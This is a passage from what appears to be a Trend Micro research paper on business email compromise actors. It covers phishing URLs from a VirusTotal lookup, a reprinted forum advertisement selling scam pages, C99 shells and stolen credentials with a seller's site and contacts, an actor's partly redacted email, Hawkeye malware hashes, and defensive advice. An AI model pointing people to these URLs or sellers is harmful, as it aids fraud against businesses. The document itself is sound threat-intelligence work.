




Figure 14. Facebook account connected to the email address we discovered

We also found additional clues regarding this individual in other similar phishing sites. This clearly proves that this BEC actor is not new to scamming using phishing pages, having already performed other such attacks before.



virustotal

[redacted] IP アドレス情報

**Geolocation**

| | |
|---|---|
| **Country** | US |
| **Autonomous System** | 26496 (GoDaddy.com, LLC) |

**Passive DNS replication**

VirusTotal's passive DNS only stores address records. **The following domains resolved to the given IP address.**

| | |
|---|---|
| 2013-12-30 | watercolorsbydarlene.com |
| 2013-12-19 | smarticalmarketing.com |

**Latest detected URLs**


Latest URLs hosted in this IP address **detected by at least one URL scanner or malicious URL dataset**.

| | | |
|---|---|---|
| 3/53 | 2014-02-19 03:54:00 | http://smarticalmarketing.com/ |
| 13/51 | 2014-02-03 22:16:15 | http://smarticalmarketing.com/google.com.drive/2013gdocs/index.htm |
| 5/51 | 2014-02-03 13:10:23 | http://watercolorsbydarlene.com/hokayz/gdocu/gdocs |
| 3/51 | 2014-02-03 10:09:53 | http://watercolorsbydarlene.com/hokayz/gdocu/gdocs/index.htm |
| 13/51 | 2014-01-24 11:06:25 | http://watercolorsbydarlene.com/makawizo/googledocss/googledocss/googledocss/sss |
| 14/51 | 2014-01-18 09:36:45 | http://watercolorsbydarlene.com/bayano/gdoc/gdoc/sss/index.htm |
| 14/51 | 2014-01-17 10:45:02 | http://watercolorsbydarlene.com/wizo/googledocss/googledocss/googledocss/sss/ |
| 13/51 | 2014-01-17 08:16:32 | http://watercolorsbydarlene.com/maggiee/googledocss/googledocss/googledocss/sss/index.htm |
| 3/51 | 2014-01-16 17:29:35 | http://watercolorsbydarlene.com/ |
| 14/51 | 2014-01-15 07:52:21 | http://watercolorsbydarlene.com/makawizo/googledocss/googledocss/googledocss/sss/ |

Figure 15. List of other phishing sites containing references to the owner of the Facebook account

From what we can see in this example, many BEC actors appear to be veterans that use multiple websites for their attacks.

BEC actors such as these often have access to tools in the underground that can help them enact their schemes. Specifically, we found evidence that they purchase their phishing tools from cybercriminal underground markets. In the underground, the use of phishing pages and phishing attacks via email are called “scampage” and “spamming”, respectively. Using these keywords in search engines reveals these markets. Much like any other merchant, many of these underground tool providers advertise their wares in underground forums. The screenshot below is an example of such an advertisement:



Nairaland Forum

Welcome, **Guest**: Join Nairaland / **LOGIN!** / Trending / Recent / New
**Stats:** 1,795,403 members, 3,516,944 topics. **Date**: Friday, 05 May 2017 at 11:28 AM

Search

**[http://smtp-inbox.ru/] Selling Mailer, Scampage, Smtp, Webmail, Cpanel, Shell - Webmasters - Nairaland**

Nairaland Forum / Science/Technology / Webmasters / [http://smtp-inbox.ru/] Selling Mailer, Scampage, Smtp, Webmail, Cpanel, Shell
(388 Views)

[www.spamstuff.cc] Sell Smtp, Cpanel, Shell, Rdp, Mailer, Scampage, Email Pass. / [www.spamstuff.cc ] Sell Smtp, Cpanel, Shell, Rdp, Mailer, Scampage, Email Pass. / Shop Admin [www.spamming-bank.ru] Selling : Smtp, Mailer, Rdp, Cpanel, Webmail (1) (2) (3) (4)



(0) (Reply)

[http://smtp-inbox.ru/] Selling Mailer, Scampage, Smtp, Webmail, Cpanel, Shell by smtpinbox: 9:13am On Nov 19, 2015

We are selling various and special types of tools:
For all spamming tools like:

SMTP : $9
MAILER : $10
RDP ADMIN : $8
CPANEL: $7
WEBMAIL: $7
SHELL C99 : $5

ACCOUNT ( Dating, Alibaba, Paypal ..ect )

NEW SCAM PAGE 2015 : $10
==> Boa scampage, Chase scampage, Lloys scampage, Nawest scampage, Wells Fargo scampage, HSBC scampage, RBS scampage, Alibaba scampage, Paypal scampage ... ect)

EMAIL PASS Fresh and Private check account ( paypal, alibaba, dating, skype,...ect )

EMAIL LEADS 2015 FRESH & PRIVATE ( Business trade leads, bank leads, Alibaba leads , Jobseeker leads, ..ect )

More we can chat on Yahoo Messenger : ru.smtpinbox
Or visit our website: http://smtp-inbox.ru/

Figure 16. Advertising spamming tools

Spamming tutorials are also available on the internet in the form of forum posts and videos, making it easy for inexperienced BEC actors to get started:

Figure 17. A video tutorial on starting spam attacks

We also tracked another BEC actor during our research, this time using the email christcee1993@[BLOCKED].com. From what we discovered, this individual started using the Hawkeye malware in 2015, but had recently started using phishing pages in lieu of a keylogger to collect credentials.





Figure 18. Sample phishing email sent by "Christ Cee", apparently as a reactivation email

The samples we found associated with the same email address are all Hawkeye samples:

| SHA256 | VT First Seen | SMTP Email |
|---|---|---|
| 39a65d482abd0cb746a38a532c75a5aa41588 ea9c03584239cd03d78f690d305 | 9/26/2015 5:35 | christcee1993@[BLOCKED].com |
| 3211aa536a9b5f7e18fb2ded0f08587037250 fbb955e7098b4265166fc34ad58 | 10/1/2015 18:32 | christcee1993@[BLOCKED].com |
| 97bc56dfbfac7694c98b110bfad186cc86240d f152eb459b8ce051569dc37c98 | 7/28/2016 19:07 | christcee1993@[BLOCKED].com |

Table 1. Hawkeye samples linked to the BEC actor's email address

Our research revealed that Hawkeye was first tested on the individual's own machine, and returned a recovery log that reveals all of his accounts. Logs recovered from the attacker's machine showed email and usernames associated with hacking forums. This again shows that many BEC actors regularly interact with the underground community.

# Defending Against BEC Attacks

BEC attacks do not usually require complicated tools or highly technical knowledge to pull off, thus, mitigation should not be limited to IT personnel alone. In fact, given that BEC attacks often target an organization's end users, many of the mitigation strategies begin and end with them. Here are some ways for organizations to defend themselves from BEC attacks:

- Employee awareness and education is the first step. Organizations should train employees how to spot phishing attacks.
- Email is often used to perform BEC attacks, relying on deception and social engineering to trick employees into downloading files, visiting websites or providing information. End users should know what to look out for when it comes to email—as even the most convincing BEC attacks typically have telltale signs that can be used to distinguish a legitimate email from a malicious one.
- Verify the legitimacy of fund transfer requests, especially those that involve large amounts. Just because the request seemingly comes from an executive, it does not mean that it is legitimate. If possible, confirm the request directly with the person who sent the request if there is something unusual or suspicious about the request.
- For vendors and suppliers, organizations should verify payment requests and invoices before transferring funds. If the vendor or supplier suddenly provides a different payment location, consider it a red flag and verify the change via a secondary sign-off by company personnel.
- Any request should be verified and challenged. If the request comes in via email, making a phone call or face-to-face discussion with the person making the request to ensure its validity will help mitigate BEC attacks.
- Building a culture of security within the organization can ensure that security is tightened from top to bottom.

## Trend Micro Solutions

Trend Micro can protect small to medium-sized businesses and enterprises against BEC-related emails with our social engineering attack protection. This technology, integrated with the Trend Micro™ Email and Collaboration Security, including Smart Protection for Office 365, utilizes the following techniques:

- Social engineering attack protection (SNAP) combines expert rules and machine learning technologies to identify and filter BEC-related email behavior and characteristics (from mail header to body) such as a forged sender and a known malicious email service provider. A rule is triggered once any of the known BEC-related tactics is detected. The email's content is also checked and verified through machine learning
- Email reputation-based technologies (for blocking known malicious IP addresses and analyzing email sources and email correlation combinations)
- Antimalware which uses both predictive machine learning and heuristic-based scanning technologies
- Sandbox-based technologies for behavioral analysis of possible malicious file attachments or embedded URLs

Trend Micro XGen™ security provides a cross-generational blend of threat defense techniques against a full range of threats for data centers, cloud environments, networks, and endpoints. It features high-fidelity machine learning to secure the gateway and endpoint data and applications, and protects physical, virtual, and cloud workloads. With capabilities like web/URL filtering, behavioral analysis, and custom sandboxing, XGen™ protects against today's purpose-built threats that bypass traditional controls, exploit known, unknown, or undisclosed vulnerabilities, and either steal or encrypt personally identifiable data. Smart, optimized, and connected, XGen™ powers Trend Micro's suite of security solutions: Hybrid Cloud Security, User Protection, and Network Defense.

**TREND MICRO™**

Trend Micro Incorporated, a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years experience, we deliver top-ranked client, server, and cloud-based security that fits our customers' and partners' needs; stops new threats faster; and protects data in physical, virtualized, and cloud environments. Powered by the Trend Micro™ Smart Protection Network™ infrastructure, our industry-leading cloud-computing security technology, products and services stop threats where they emerge, on the Internet, and are supported by 1,000+ threat intelligence experts around the globe. For additional information, visit **www.trendmicro.com**.

TREND MICRO™

Securing Your Journey to the Cloud

©2018 by Trend Micro, Incorporated. All rights reserved. Trend Micro and the Trend Micro t-ball logo are trademarks or registered trademarks of Trend Micro, Incorporated. All other product or company names may be trademarks or registered trademarks of their owners.